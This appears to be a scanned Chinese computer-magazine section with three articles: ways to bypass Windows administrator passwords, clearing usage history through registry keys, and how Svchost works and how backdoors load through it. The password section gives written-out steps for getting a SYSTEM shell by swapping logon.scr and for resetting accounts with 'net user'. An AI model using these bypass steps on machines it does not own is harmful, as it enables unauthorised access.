


图2

当然，LC4是个功能强大的软件，它的一些高级功能允许用户自定破解策略，以及断点等等，但其已不在本文讨论范围之内，具体使用方法这里不多讲述，有兴趣的朋友可以自己研究。

然而，这种方法也有它的不足之处，如果密码比较复杂的话，可能会需要几天或数月甚至几年的时间，很显然，在这如此况下这种方式就不再那么有效了。这时我们就需要用下面的方法了。

三、利用屏保破解密码

我们可以把"%systemroot%\system32\logon.scr"替换为cmd.exe或者explorer.exe，然后在系统登录处等待，过一会，系统就会去运行logon.scr这个屏保，因为你替换了这个屏保文件，所以实际上运行的是cmd.exe或者explorer.exe，并且是localsystem权限，于是你可以随便了，最简单的就是在cmd.exe里运行"net user administrator"，成功后管理员密码也被清空了，关闭cmd或者explorer就可以用空口令登录了。

四、使用软件修改密码

Passware Kit Enterprise这款软件可以自动把Administrator密码修改为12345，重启系统后用此帐号登录，然后在"控制面板"用户中，再重新修改管理员密码即可。

Passware Kit Enterprise可以找回各种世界上最受欢迎的办公室应用程序档案失去或忘记密码，包括Excel、Word、Windows 2003/XP/2K/NT、Lotus Notes、RAR、WinZip、Access、Outlook、

Acrobat、Quicken、QuickBooks、WordPerfect以及VBA。我们只使用其中的Windows KEY。Windows KEY运行后，主界面如图3所示，在软驱中放一张空白盘，注意必须是空白盘，否则不能继续操作。然后点击绿色的“Next”，再点击“Next”，稍等就能生成一张恢复系统管理员的密码盘，其中共3个文件，分别是Txtsetup.oem、Winkey.sys和Winkey.inf，共417KB。现在用XP安装光盘启动电脑，启动过程中按F6键让系统采用第三方驱动程序。此时，放入该软盘就会自动跳到Windows KEY的界面。这时它会强行把Administrator的密码换成“12345”！当你重新启动以后，你会被要求再次修改你的密码。

软件名称：Passware Kit
软件版本：5.5
软件大小：2005KB
软件类别：免费
下载地址：http://www.xx-club.net/Soft_Down.asp?UrlID=1&SoftID=4




图3

五、使用脚本恢复WinXP用户密码

Windows XP启动脚本（startup scripts）是计算机在登录屏幕出现之前运行的批处理文件，它的功能类似于Windows 9X和DOS中的自动执行批处理文件autoexec.bat。利用这个特性，可以编写一个批处理文件重新设置用户密码，并将它加入启动脚本中，这样就达到了目的。以下是具体步骤（假设系统目录为C：\Windows）。

1.使用Windows98启动盘启动电脑。编写一个能恢复密码的批处理文件a.bat，内容只需要一条“net user”命令即可，如“Net user guozy 123456”。这条命令的意思是将用户guozy的密码设置为“123456”。然后将文件a.bat保存到“C:\windows\system32\GroupPolicy\Machine\Scripts\Startup”下。

2.编写一个启动/关机脚本配置文件scripts.ini，这个文件名是固定的，不能改变。内容如下：

```
[Startup]
0CmdLine=a.bat
0Parameters=
```

3.将文件scripts.ini保存到“C:\winnt\system32\GroupPolicy\Machine\Scripts”下。scripts.ini保存着计算机启动/关机脚本的设置数据，文件内容通常包含两个数据段：“[Startup]”和“[Shutdown]”。“[Startup]”数据段下是启动脚本配置，“[Shutdown]”数据段下是关机脚本配置。每个脚本条目被分成脚本名和脚本参数两部分存储，脚本名保存在“XCmdLine”关键字下，参数保存在“XParameters”关键字下，这里的X表示从0开始的脚本序号，以区别多个脚本条目和标志各脚本条目的运行顺序。

4.取出Windows 98启动盘，重新启动电脑，等待启动脚本运行。启动脚本运行结束后用户guozy的密码就被恢复为“123456”。

5.登录成功后删除上述步骤建立的两个文件。

通过上面介绍的5种方法，相信您已经能够找到自己需要的管理员（Administrator）密码了！

（文章中涉及到的程序LC4、Passware Kit已收录于光盘中）

清除系统中可能泄密的软件使用信息

niao

在Windows系统和一些应用软件的使用过程中，不少会将程序曾经操作或使用、修改过的文件存为历史记录并显示在历史记录列表中。一般情况下倒并无不妥，但如果您是几人合用一台电脑或者是在网吧等公共场所，留下这些历史记录也许会泄露您的隐私，要防范隐私泄露，就必须清除这些历史记录。下面笔者就介绍部分历史记录清除的方法，供大家参考。

1.清除托盘区已不使用的图标记录

在Windows XP中有了“隐藏不活动的图标”这个功能之后，就产生了一些难以清除的系统托盘图标的历史记录，当你右击系统托盘上的“时钟”，并在快捷菜单中选择“自定义通知”命令，在弹出窗口就可见到“当前项目”和“过去的项目”两个内容。在“过去的项目”里，你会发现以往在系统托盘中运行过的一些程序图标都被记录到了这里。即使是原来安装使用过，但现在早已删除的程序图标也一直被记录着而不会被自动清除。要清除它们，可打开注册表编辑器，找到[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\TrayNotify]分支，把其中的“IconStreams”和“PasticonsStream”两个DWORD键值删除即可。

2.清除浏览网页后的网站历史记录

打开注册表编辑器，找到[HKEY_CURRENT_USER\Software\Microsoft\InternetExplorer\TypedURLs]分支，将右窗格中的内容除“默认”一项之外统统删除即可。

3.清除Word历史记录

点击菜单栏“工具(T)”下的“选项(O)”，在出现的“选项”页面点选其中的“常规”标签页，将其中软件安装时默认的对“列出最近所用文件(R)”一项的选中状态取消即可。

4.清除Excel历史记录

对于Excel文件的历史记录，也可用同样的方法进行清除。点击菜单栏“工具(T)”下的“选项(O)”，在出现的“选项”页面点选其中的“常规”标签页，将其中软件安装时默认的对“列出最近所用文件(R)”一项的选中状态取消即可。

5.清除写字板历史记录

打开注册表编辑器，找到[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Applets\Wordpad\Recent File List]分支，将右窗格中的内容除“默认”一项之外统统删除即可。

6.清除MSNMessenger登录记录

用过MSN Messenger进行登录后，帐号就会被系统记录下来。今后，只要打开MSN Messenger程序，该帐号就会作为备选登录帐号而出现在下拉列表中。要清除它，可打开注册表编辑器，找到[HKEY_CURRENT_USER\Software\Microsoft\MSNMessenger]，找到要删除记录用户名的UserNET Messenger、Service键的值即可。当然，如果您是系统管理员权限，那么，可以选择“控制面板”下的“用户帐户”，然后选中您的帐号，点击左边的“管理我的网络密码”一项，将不再需要的登录用户名的E-mail地址删除即可。

7.清除Windows MediaPlayer播放清单历史记录

打开注册表编辑器，找到[HKEY_CURRENT_USER\Software\Microsoft\MediaPlayer\Player]分支，把“RecentURLList”、“Recent FileList”删除即可。如果是Windows Media Player9.0以上版本，则可打开Windows Media Player9.0程序，在“工具→选项→隐私”页面下方的“历史记录”中点击“清除历史记录(H)”按钮，今后如不需要在文件下显示历史记录列表，取消对“在播放机中保存文件和URL历史记录(S)”项目的选中状态即可。

8.清除RealPlayer10播放文件历史记录

点击“菜单”栏“工具”下面的“首选项(P)……”，在出现的“首选项”界面点击其中的“常规”一项，在右下角的“历史”中点击“清除历史记录(H)”按钮，即可将以前的历史记录清空，今后如不需要在文件下显示历史记录列表，取消对“允许在‘文件’菜单中显示历史记录列表(E)”项目的选中状态即可。

9.清除Acdsee6.0历史记录

点击菜单栏“工具(T)”下的“选项(O)……”，在出现的“选项”页面点选左侧的“浏览器”，将右窗框中“退出清除历史记录(C)”一项进行勾选即可。

10.删除QQ2004中不需要的好友记录

单击QQ2004的“菜单”按钮，然后在“好友与资料”中选择“好友资源管理器”选项，在窗口左侧选择“黑名单”，右击想删除的好友，执行“删除好友”即可让他消失在您的QQ2004中了。

11.清除Foxmail中的“废件箱”

Foxmail中提供了和“回收站”类似的“废件箱”，当我们在Foxmail中清除“废件箱”下的邮件时，其实并没有真正将其从硬盘上删除，而仅仅是打上删除标记而已，只有用户执行“压缩”操作之后被删除邮件才会被真正删除，这就为窥视者提供了恢复被删除邮件的可能。所以，在公用计算机上使用Foxmail，当您把不需要的信件从“收件箱”清除时，最好是按“Shift+Del”组合键直接删除使其不转入“废件箱”，并对邮箱进行压缩。

12.清除Temp中的垃圾

Word和其他应用程序通常会临时保存我们的工作结果，以防止意外情况造成损失。即使您自己没有保存正在处理的文件，许多程序也会保存已被您删除、移动和复制的文本。这些“内容”被存放在Windows\Temp目录下。应定期删除各种应用程序在Windows\Temp文件夹中存储的临时文件，以清除上述这些零散的文本。还应删除其子目录中相应的所有文件。虽然很多文件的扩展名为TMP，但它们其实是完整的DOC文件、HTML文件，甚至是图像文件。

13.清除“回收站”中的秘密

“回收站”是已删文件的暂时存放处。在“清空回收站”之前，存放在那里（回收站）的文件并没有真正从硬盘上删除。Windows操作系统，除了在“桌面”上放置一个图标为灰色的“垃圾筒”外，在每个硬盘（分区）的根目录下建立了一个隐藏属性的文件夹——Recycled，这个“Recycled”子目录（文件夹）就是回收站实际的位置所在。窥探者可以从“回收站”中恢复（还原）被删除的文件，发现您的工作内容。所以，每次结束操作，离开计算机之前，要记住“清空回收站”。

14.清除“运行”中的秘密

使用“开始”菜单中的“运行”来运行程序或打开文件后，在“运行”中运行过的程序及所打开文件的路径与名称会被记录下来，并在下次进入“运行”项时，在下拉列表框中显示出来供选用。这些记录需要清除。通过修改注册表项可以达到清除这些“记录”的目的。首先通过Regedit进入注册表编辑器，找到HKEY_CURRENT_USER\Software\Microsoft\Windows\Current Version\Explorer\RunMRU，这时在右边窗口将显示出“运行”下拉列表显示的文件名，用鼠标选中要删除的程序，再选注册表编辑口的“编辑”选单中的“删除”项，点击“确认”。然后重新启动计算机即可。

小心！！危机四伏的Svchost进程

天蝎星

细心的读者可能会发现，在Windows XP系统中有多个Svchost进程。为什么会有这么多的Svchost进程呢？这些进程危险吗？下面，我们就来深入了解一下这个神秘的进程。

一、Svchost进程原理篇

Windows系统服务分为独立进程和共享进程两种。在Windows NT时只有服务器管理器SCM（Services.exe）有多个共享服务，随着系统内置服务的增加，Windows 2000则将很多服务做成共享方式，由Svchost.exe启动。微软是这样定义Svchost进程的：从动态链接库（DLL）中运行的服务的通用主机进程名称。当系统启动时，Svchost将检查注册表中的服务部分，以构建需要加载的服务列表。

Svchost本身只是作为服务宿主，并不实现任何服务功能。需要Svchost启动的服务以动态链接库形式实现，在安装这些服务时，将服务的可执行程序指向Svchost，启动这些服务时由Svchost调用相应服务的动态链接库来完成。

那么，Svchost如何知道某一服务是由哪个动态链接库负责的呢？这不是由服务的可执行程序路径中的参数部分提供的，而是服务在注册表中的参数设置的。注册表中相应的服务下有一个Parameters子项，其中的ServiceDll表明该服务由哪个动态链接库负责，并且这些服务动态链接库都必须要导出一个**ServiceMain()**函数，用来处理服务任务。

既然这些服务是使用共享进程方式由Svchost启动的，为什么系统中会有多个Svchost进程呢？Windows将这些服务分成几个

组，同组服务共享一个Svchost进程。Svchost组是由注册表[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Svchost]项来识别的。在这个注册表项下的每个值都代表单独的Svchost组，并在活动进程中作为单独的实例显示。这里的键值均为REG_MULTI_SZ类型的值，并且包含该Svchost组里运行的服务名称。

事实上，不同版本的Windows系统，存在不同数量的Svchost进程。在Windows 2000中有两个Svchost进程，而Windows XP则有四个或四个以上的Svchost进程。

二、Svchost进程实例篇

要想查看在Svchost中运行服务的列表，可以在Windows XP命令提示符窗口下输入**Tasklist /svc**，然后回车执行（如果使用的是Windows 2000，可用Support Tools提供的Tlist工具查看，命令为**Tlist -s**）。Tasklist命令显示活动进程的列表，/svc命令开关指定显示每个进程中活动服务的列表。从图1中可以看到，Svchost进程启动很多系统服务，如：RpcSs（Remote Procedure Call）、Dhcp（DHCP Client）、Netman（Network Connections）服务等等。




图1

这里以RpcSs服务为例，来具体了解一下Svchost进程与服务的关系。从控制面板中依次双击"管理工具→服务"，打开服务控制台。在右侧窗格中双击"Remote Procedure Call（RPC）"服务项，打开其属性对话框，可以看到RpcSs服务的可执行文件的路径为"C:\Windows\system32\svchost -k rpcss"，这说明RpcSs服务是依靠Svchost启动的，"-k rpcss"表示此服务包含在Svchost的Rpcss服务组中（如图2）。




图2

另外，在RpcSs服务注册表中的位置[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RpcSs]，还可以看到它的参数子项Parameters里有这样一个键值："ServiceDll"="%SystemRoot%\system32\rpcss.dll"，这也就表示，当启动RpcSs服务时，Svchost就会调用rpcss.dll，并且执行其**ServiceMain()**函数执行具体服务。

三、Svchost进程安全篇

将系统内置服务以共享进程方式由Svchost启动，在一定程度上减少了系统资源的消耗，但也带来一些不稳定的因素，因为任何一个共享进程的服务因为错误退出就会导致整个进程中的所有服务都退出。另外，由于Svchost进程的特殊性，很多病毒、木马可以通过这个进程实现自动加载。

一般来说，木马和病毒要利用Svchost进程实现自动加载，则需要在注册表[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost]分支下有相应的服务名。它们可以通过以下几种方法来实现：

1.在现有组里添加服务名；

2.添加一个新的组，在组里添加服务名；

3.直接使用现有组里的一个服务名，但本机没有安装的服务；

4.修改现有组里的服务，将它的ServiceDll指向自己的DLL文件。

例如PortLess BackDoor就是一款典型的利用Svchost进程加载的后门工具。当这个后门被安装后，通过一些进程工具查看Svchost进程中的模块信息，可以发现有一个可疑的DLL文件"SvchostDLL.dll"（如图3）。并且，在"管理工具→服务"列表中会看到一项新的服务"Intranet Services"（显示名称），此服务名称为：Iprip，由Svchost启动，"-k netsvcs"表示此服务包含在Netsvcs服务组中。同时，在注册表[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\IPRIP\Parameters]分支下，还可以看到"ServiceDll"键值指向调用的DLL文件路径和全称，这正是后门的DLL文件。

